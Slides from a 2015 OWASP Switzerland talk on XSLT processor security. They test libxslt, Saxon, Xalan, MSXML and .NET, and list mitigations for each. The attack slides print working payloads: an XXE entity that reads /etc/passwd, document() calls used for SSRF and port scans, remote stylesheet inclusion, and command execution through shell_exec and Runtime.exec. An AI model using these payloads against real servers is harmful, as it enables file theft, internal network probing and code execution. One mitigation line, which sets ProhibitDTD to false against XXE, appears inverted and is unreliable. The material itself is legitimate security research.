

# XSLT Processing Security and Server Side Request Forgeries

OWASP Switzerland Meeting | 2015-06-17

Emanuel Duss, Roland Bischofberger

# Who are we?

- Students @ Hochschule für Technik Rapperswil (HSR)
- Emanuel Duss
- Roland Bischofberger
- Seminar paper for Compass Security Schweiz AG
- Topic: «XSLT Processing Security and Server Side Request Forgeries»



## XSLT Processing Security and Server Side Request Forgeries

Analyse, Demonstration und Gegenmassnahmen

Studienarbeit  
Herbstsemester 2014  
Abteilung Informatik  
Hochschule für Technik Rapperswil  
<http://www.hsr.ch/>

Autoren: Emanuel Duss, Roland Bischofberger  
Betreuung: Cyrill Brunschwiler  
Projektpartner: Compass Security Schweiz AG  
Arbeitsumfang: 8 ECTS bzw. 240 Arbeitsstunden pro Student  
Arbeitsperiode: 15. September bis 19. Dezember 2014

# Table of contents

- Introduction
- Attacks
- Mitigation
- Demo
- Conclusion

# Part 1: Introduction

# Initial position

- Attacks on XML are well known (XXE)
- Attacks on XSLT less known
- Vulnerabilities found by Nicolas Grégoire
- Server Side Request Forgeries (SSRF) possible
- Our work: Testing different XSLT processors on vulnerabilities

- XML External Entity (XXE)


```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE request [
  <!ENTITY include SYSTEM "/etc/passwd">
]>
```

---


```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/false
daemon:x:2:2:daemon:/sbin:/bin/false
mail:x:8:12:mail:/var/spool/mail:/bin/false
ftp:x:14:11:ftp:/srv/ftp:/bin/false
```

# Basics SSRF

- Server Side Request Forgeries (SSRF)



- Extensible Stylesheet Language (XSL) Transformation
- XSLT processor converts XML file using a stylesheet into other formats
- Wide spread processors:
  - libxslt
  - Saxon
  - Xalan
  - MSXML



HTML, XML, SVG, Text, PDF



- XML

```
<?xml version="1.0" encoding="UTF-8"?>
<HSR:Beispiel xmlns:HSR="http://hsr.ch">
  <HSR:Team>
    <HSR:Student id="stud-5">Emanuel Duss</HSR:Student>
    <HSR:Student id="stud-23">Roland Bischofberger</HSR:Student>
    <HSR:Dozent id="stud-42">Cyrill Brunswiler</HSR:Dozent>
  </HSR:Team>
</HSR:Beispiel>
```

- Output

Name	Id
Emanuel Duss	stud-5
Roland Bischofberger	stud-23

- XSL

```
<xsl:template match="HSR:Student">
  <tr>
    <td><xsl:value-of select="."/;></td>
    <td><xsl:value-of select="@id"/;></td>
  </tr>
</xsl:template>
```

# Tested processors

XSLT Prozessor	Hersteller	Lizenz	Version Windows	Version Li- nux
libxslt	Gnome Project	MIT License	1.1.26	1.1.28
Saxon-HE	Saxonica Limited	Mozilla Public License version 1.0	9.6.0.1	9.6.0.1
Saxon-EE	Saxonica Limited	Mozilla Public License version 1.0	9.6.0.1	9.6.0.1
Xalan-J	Apache Software Foundation	Apache License Version 2.0	2.7.1	2.7.2
Xalan-C	Apache Software Foundation	Apache License Version 2.0	1.11	1.11
MSXML 4.0	Microsoft	Proprietär	4.0 SP3	<b>X</b>
MSXML 6.0	Microsoft	Proprietär	SP2 (Fileversion: 6.20.1099)	<b>X</b>
.NET System.xml	Microsoft	Proprietär	4.0.30319	<b>X</b>

■ XSLT 2.0

## Part 2: Attacks

# Information exposure: System information

- Goal: Read system information
- Sample snippet:

```
<xsl:template match="/">  
  XSLT Version: <xsl:value-of select="system-property('xsl:version')"/>  
  XSLT Vendor: <xsl:value-of select="system-property('xsl:vendor')"/>  
  XSLT Vendor URL: <xsl:value-of select="system-property('xsl:vendor-url')"/>  
</xsl:template>
```

- Sample output:

```
XSLT Version: 1.0  
XSLT Vendor: libxslt  
XSLT Vendor URL: http://xmlsoft.org/XSLT/
```

# Information exposure: System information

- Test results

Prozessor Verwundbarkeit	libxslt	Saxon-HE	Saxon-EE	Xalan-J	Xalan-C	MSXML 4.0	MSXML 6.0	.NET system.xml
<b>Information Exposure</b>								
system-property (XSLT 1.0)	🚫	🚫	🚫	🚫	🚫	🚫	🚫	🚫
system-property (XSLT 2.0)		🚫	🚫					
Java System.getProperty()			🚫	🚫				
xalan:checkEnvironment()				🚫				
msxml:version						🚫	🚫	🚫

# Read files: document() function

- Goal: Read system files

- Sample snippet

```
<xsl:template match="/">
  <xsl:value-of select="document('dummy.html')"/>
</xsl:template>
```

- Only possible with well-formed XML files
  - copy-of command outputs XML with the tags
- Sample output:

```
Ich bin ein HTML Dokument.
```

- libxslt delivers first line of non well-formed XML:

```
ftp://sauser:pAssWort11@localhost/file:1: parser error : Start tag expected, '<' ↵
  not found
Diese Datei liegt auf dem FTP Server.
^
```

# Read files: document() / unparsed-text()

- Variations:
  - Remote URIs → SSRF: HTTP, FTP, SMBFS/CIFS (file:///example.com/share)
  - Bruteforce of FTP credentials
  - Non well-formed XML: unparsed-text in XSLT 2.0
- Test results:

Prozessor	libxslt	Saxon-HE	Saxon-EE	Xalan-J	Xalan-C	MSXML 4.0	MSXML 6.0	.NET system.xml
<b>Verwundbarkeit</b>								
<b>Read Files</b>								
document()	☹	☹	☹	☹	☹	☹	☺	☺
unparsed-text() (XSLT 2.0)		☹	☹					
HTTP Zugriff (XXE/unparsed-text)	☹	☹	☹	☹	☹	☹	☺	☺
Lesen von UNC Pfad (Windows)		☹	☹	☹	☹	☹	☺	☺
FTP Zugriff / Bruteforce	☹	☹	☹	☹	☹	☹	☺	☺

# Information exposure: Portscan

- Goal: Portscan on third-system
- Sample snippet:

```
<xsl:template match="/">  
  <xsl:value-of select="document('http://sasrv:22/')" />  
</xsl:template>
```

- Sample output (Saxon):




Port Status	Meldung vom XSLT Prozessor
Port offen	FOUT1170 : Invalid Http response
Port geschlossen, keine Rückmeldung	FOUT1170 : Failed to read input file : Connection timed out
Port geschlossen, Reject mit RST Flag	FOUT1170 : Failed to read input file : Connection refused
Nicht existierender Hostname	FOUT1170: Failed to read input file: gugus.hsr.ch.



# Information exposure: Portscan

- Variations:
  - unparsed-text in XSLT 2.0

- Test results:

Prozessor	libxslt	Saxon-HE	Saxon-EE	Xalan-J	Xalan-C	MSXML 4.0	MSXML 6.0	.NET system.xml
Verwundbarkeit								
Information Exposure								
Portscan								

# Read files: XXE in XSLT

- Goal: Read local or remote files
- Sample snippet

```
<!DOCTYPE xsl:stylesheet [  
  <!ENTITY passwd SYSTEM "file:///etc/passwd" >]>  
  
  <xsl:template match="/">  
    &passwd;  
  </xsl:template>
```

- Sample output:

```
root:x:0:0:root:/root:/bin/bash  
bin:x:1:1:bin:/bin:/bin/false  
daemon:x:2:2:daemon:/sbin:/bin/false  
mail:x:8:12:mail:/var/spool/mail:/bin/false
```

# Read files: XXE in XSLT

- Variations:
  - Remote URIs → SSRF
- Test results:

Prozessor	libxslt	Saxon-HE	Saxon-EE	Xalan-J	Xalan-C	MSXML 4.0	MSXML 6.0	.NET system.xml
<b>Verwundbarkeit</b>								
<b>Read Files</b>								
XXE in XSL	⚠️ 1	🚫	🚫	🚫	🚫	🚫	⚙️	⚙️
HTTP Zugriff (XXE/unparsed-text)	🚫	🚫	🚫	🚫	🚫	🚫	⚙️	⚙️

⚠️ 1 Only Perl and xsltproc, not in PHP and Python

# Write files: XSLT 2.0

- Goal: Write file to filesystem
- Only XSLT 2.0 (Saxon)
- Sample: xsl:result-document

```
<xsl:template match="/">  
  <xsl:result-document href="local_file.txt">  
    <xsl:text>Write Local File</xsl:text>  
  </xsl:result-document>  
</xsl:template>
```

- Sample output
  - No output if successful, otherwise error message

# Write files: Xalan-J extension

- Goal: Write file to filesystem
- Extension of Xalan-J
- Sample: redirect:write

```
<xsl:template match="/">  
  <redirect:open file="local_file.txt"/>  
  <redirect:write file="local_file.txt">Write Local File</redirect:write>  
  <redirect:close file="local_file.txt"/>  
</xsl:template>
```

- Sample output:
  - No output if successful, otherwise error message

# Write files: EXSL

- Goal: Write file to filesystem
- EXSL: Community project of XSLT extensions
- Some processors implement some extension
- Exsl:document only implemented by libxslt
- Sample: exsl:document

```
<xsl:template match="/">  
  <exsl:document href="local_file.txt">  
    <xsl:text>Write Local File</xsl:text>  
  </exsl:document>  
</xsl:template>
```

- Sample output:
  - No output if successful, otherwise error message

# Write files: Saxon Extensions

- Goal: Write file to filesystem
- Extension of Saxon PE and EE; not included in HE
- Sample: file:create-dir

```
<xsl:variable name="file" as="xs:string" select="'local_file.txt'"/>
<xsl:variable name="text" as="xs:string" select="'Written text.'"/>
<xsl:template match="/">
    <xsl:sequence select="file:append-text($file, $text)"/>
</xsl:template>
```

- Sample output:
  - No output if successful, otherwise error message
- Other functions included in this extension:
  - file:append-text(), file:move(), file:copy(), file:delete(), file:exists(), file:is-file(), file:is-dir(), file:read(), file:write()

# Write files

- Test results

Prozessor	libxslt	Saxon-HE	Saxon-EE	Xalan-J	Xalan-C	MSXML 4.0	MSXML 6.0	.NET system.xml
<b>Verwundbarkeit</b>								
<b>Write Files</b>								
xsl:result-document (XSLT 2.0)		🚫	🚫					
redirect				🚫				
exsl:document	🚫							
file:create-dir			🚫					
file:append-text			🚫					



# Include external stylesheet: xsl:include

- Goal: Include arbitrary XSL files
- Sample snippet

```
<xsl:include href="http://sasrv/external.xsl"/>
```

- cat external.xsl

```
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
```

```
<xsl:template match="/">
  <xsl:text>External Stylesheet</xsl:text>
</xsl:template>
```

```
</xsl:stylesheet>
```

- Sample output

```
<?xml version="1.0"?>
External Stylesheet
```

# Include external stylesheet: xml:stylesheet

- Goal: Include arbitrary XSL files

- Sample snippet

```
<xsl:template match="/">  
  <xsl:text>Dummy Stylesheet</xsl:text>  
</xsl:template>
```

- cat file.xml

















```
<?xml version="1.0" ?>  
<?xml-stylesheet type="text/xsl" href="http://sasrv/external.xsl"?>  
<root>  
  <content>Inhalt einer XML Datei</content>  
</root>
```

- Sample output

```
<?xml version="1.0"?>  
External Stylesheet
```

# Include External Stylesheet

- Test results:

Prozessor	libxslt	Saxon-HE	Saxon-EE	Xalan-J	Xalan-C	MSXML 4.0	MSXML 6.0	.NET system.xml
<b>Verwundbarkeit</b>								
<b>Include External Stylesheet</b>								
xsl:include / xsl:import								
xml-stylesheet								

# Database: Xalan extension

- Goal: access to database

- Sample snippet

```
<xsl:param name="driver" select="'com.mysql.jdbc.Driver'"/>
<xsl:param name="dbUrl" select="'jdbc:mysql://localhost/xslt'"/>
<xsl:param name="user" select="'xsltuser'"/>
<xsl:param name="pw" select="'xsltpw'"/>
<xsl:param name="query" select="'select test from xtable'"/>

<xsl:template match="/">
  <xsl:variable name="dbc" select="sql:new($driver, $dbUrl, $user, $pw)"/>
  <xsl:variable name="table" select="sql:query($dbc, $query)"/>
  <xsl:value-of select="$table/*"/>
  <xsl:value-of select="sql:close($dbc)"/>
</xsl:template>
```

```
mysql> show tables;
+-----+
| Tables_in_xslt |
+-----+
| xtable          |
+-----+
1 row in set (0.00 sec)
```

```
mysql> select test from xtable;
+-----+
| test          |
+-----+
| Database String |
+-----+
1 row in set (0.00 sec)
```

- Database driver must be included in \$CLASSPATH

```
java -classpath /opt/sa/xalan-j_2_7_2/xalan.jar:/opt/sa/mysql-connector-java-5.1.33/mysql-connector-java-5.1.33-bin.jar org.apache.xalan.xslt.Process -in dummy.xml -xsl database_connection.xsl
```

- Sample output: content of DB

# Database: Xalan extension

- Test results

- By default not vulnerable, because database driver is not in \$CLASSPATH

Prozessor	libxslt	Saxon-HE	Saxon-EE	Xalan-J	Xalan-C	MSXML 4.0	MSXML 6.0	.NET system.xml
<b>Verwundbarkeit</b>								
<b>Datenbank</b>								
Xalan DB Erweiterung				☀				

# Code execution: php:function

- Goal: Run code
- Only libxslt in PHP
- registerPHPFunctions() has to be called on instance of processor.
- Beispiel Snippet

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:php="http://php.net/xsl" >

  <xsl:output method="html"/>

  <xsl:template match="/">
    <xsl:value-of select="php:function('shell_exec', 'sleep 10')" />
  </xsl:template>

</xsl:stylesheet>
```

- Processor waits for 10 seconds

# Code execution: Xalan-J

- Goal: Run code

- Sample for Xalan-J

```
■ <!-- Namespaces -->
  xmlns:runtime="http://xml.apache.org/xalan/java/java.lang.Runtime"
  xmlns:process="http://xml.apache.org/xalan/java/java.lang.Process"
  <!-- Java Code -->
  <xsl:variable name="rtobject" select="runtime:getRuntime()"/>
  <xsl:variable name="process" select="runtime:exec($rtobject,'sleep 5')"/>
  <xsl:variable name="waiting" select="process:waitFor($process)"/>
  <xsl:value-of select="$process"/>
```

- Processor waits for 5 seconds.

# Code execution: Saxon EE

- Goal: Run code
- Sample for Saxon EE
- Sample snippet

```
<?xml version="1.0"?>
<xsl:stylesheet
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  version="1.0"
  xmlns:date="java:java.util.Date"
  xmlns:runtime="java:java.lang.Runtime"
  xmlns:process="java:java.lang.Process"
  >
  <xsl:output method="text"/>
  <xsl:template match="/" >
    Date: <xsl:value-of select="date:new()" />
    <xsl:variable name="rtobject" select="runtime:getRuntime()" />
    <xsl:variable name="process" select="runtime:exec($rtobject,'ping -c 5 google.
    .ch')"/>
    <xsl:variable name="waiting" select="process:waitFor($process)"/>
    <xsl:value-of select="$process"/>
  </xsl:template>
</xsl:stylesheet>
```

- Runs ping -c 5 google.ch



# Code execution: Saxon EE

- Additional variations
  - C# code in MSXML 6 and .NET system.xml
  - VBScript in MSXML 4 and 6
  - Java code with xalan:script in Xalan-J

- Test results

Prozessor	libxslt	Saxon-HE	Saxon-EE	Xalan-J	Xalan-C	MSXML 4.0	MSXML 6.0	.NET system.xml
<b>Verwundbarkeit</b>								
<b>Code Execution</b>								
Code Execution	☀		☹	☹		☹	☀	☀

# Overview

Prozessor	libxslt	Saxon-HE	Saxon-EE	Xalan-J	Xalan-C	MSXML 4.0	MSXML 6.0	.NET system.xml
<b>Verwundbarkeit</b>								
<b>Information Exposure</b>								
system-property (XSLT 1.0)	☛	☛	☛	☛	☛	☛	☛	☛
system-property (XSLT 2.0)		☛	☛					
Java System.getProperty()			☛	☛				
xalan:checkEnvironment()				☛				
msxml:version						☛	☛	☛
Portscan	☛	☛	☛	☛	☛	☛	☼	☼
<b>Read Files</b>								
document()	☛	☛	☛	☛	☛	☛	☼	☼
unparsed-text() (XSLT 2.0)		☛	☛					
XXE in XSL	⚠1	☛	☛	☛	☛	☛	☼	☼
file:list			☛					
HTTP Zugriff (XXE/unparsed-text)	☛	☛	☛	☛	☛	☛	☼	☼
Lesen von UNC Pfad (Windows)		☛	☛	☛	☛	☛	☼	☼
FTP Zugriff / Bruteforce	☛	☛	☛	☛	☛	☛	☼	☼
<b>Write Files</b>								
xsl:result-document (XSLT 2.0)		☛	☛					
redirect				☛				
exsl:document	☛							
file:create-dir			☛					
file:append-text			☛					
<b>Datenbank</b>								
Xalan DB Erweiterung				☼				
<b>Include External Stylesheet</b>								
xsl:include / xsl:import	☛	☛	☛	☛	☛	☛	☼	☼
xml-stylesheet	☼	☼	☼	☼	☼	☼	☼	☼
<b>Code Execution</b>								
Code Execution	☼		☛	☛		☛	☼	☼

## Part 3: Mitigation

# Mitigation for libxslt

- No mitigation
  - system-property
- Read files
  - XSL\_SECPREF\_READ\_FILE (xsltproc: no option available)
- Read remote files, XXE, Include external stylehseets
  - XSL\_SECPREF\_READ\_NETWORK (xsltproc: --nonet)
- Write files
  - XSL\_SECPREF\_WRITE\_FILE

# Mitigation for Saxon-HE and Saxon-EE

- No mitigation
  - system-property
- Read files, Read remote files, Include external stylesheets
  - Own class, which implements URIResolver interface
  - Whitelist allowed files
- Read remote files with unparsed-text()
  - Own class, which implements Interface UnparsedTextURIResolver
- XXE

```
SAXParserFactory spf = SAXParserFactory.newInstance();
spf.setFeature("http://xml.org/sax/features/external-general-entities", false);
spf.setFeature("http://xml.org/sax/features/external-parameter-entities", false);
```
- Code execution, system-getProperty(), xsl:result-document, file:list, file:create-dir, ...
  - setFeature: <http://saxon.sf.net/feature/allowexternal-functions>

# Mitigation for Xalan-J

- No mitigation
  - system-property
- Code execution, `system.getProperty()`, `redirect.write`, `xalan:checkEnvironment()`

```
TransformerFactory tFactory = TransformerFactory.newInstance();  
tFactory.setFeature(XMLConstants.FEATURE_SECURE_PROCESSING, true);
```

- Read files, Read remote files, Include external stylesheets
  - Own class, which implements URIResolver interface
  - Whitelist allowed files

- XXE

```
DocumentBuilderFactory docFactory = DocumentBuilderFactory.newInstance();  
docFactory.setFeature("http://xml.org/sax/features/external-general-entities",  
    false);
```

# Mitigation for Xalan-C

- No mitigation
  - System-property, Read remote files, Include external stylesheets

- XXE

- Xerces XML parser:

```
XercesParserLiaison::DOMParserType  theParser;
```

```
theParser.setValidationScheme(xercesc::XercesDOMParser::Val_Never);
```

```
theParser.setDoNamespaces(false);
```

```
theParser.setDoSchema(false);
```

```
theParser.setLoadExternalDTD(false);
```

- Or in the Xalan XSLT processor
    - Own EntityResolver, which returns empty Source.

- No mitigation
  - system-property, msxml:version, Include external stylesheets

- Read files, Read remote files

```
xsl.setProperty("AllowDocumentFunction", false);
```

- XXE

```
xsl.setProperty("ProhibitDTD", false);
```

- Code execution

```
xsl.setProperty("AllowXsltScript", false);
```




- No mitigation
  - System-property, msxml:version

## Part 4: Demo

# Overview

- Goal: Find credit card number of Hubert Wühler in unfiltered secret.xml.

Color: cron job



# Workflow

- Analyse how reports are generated
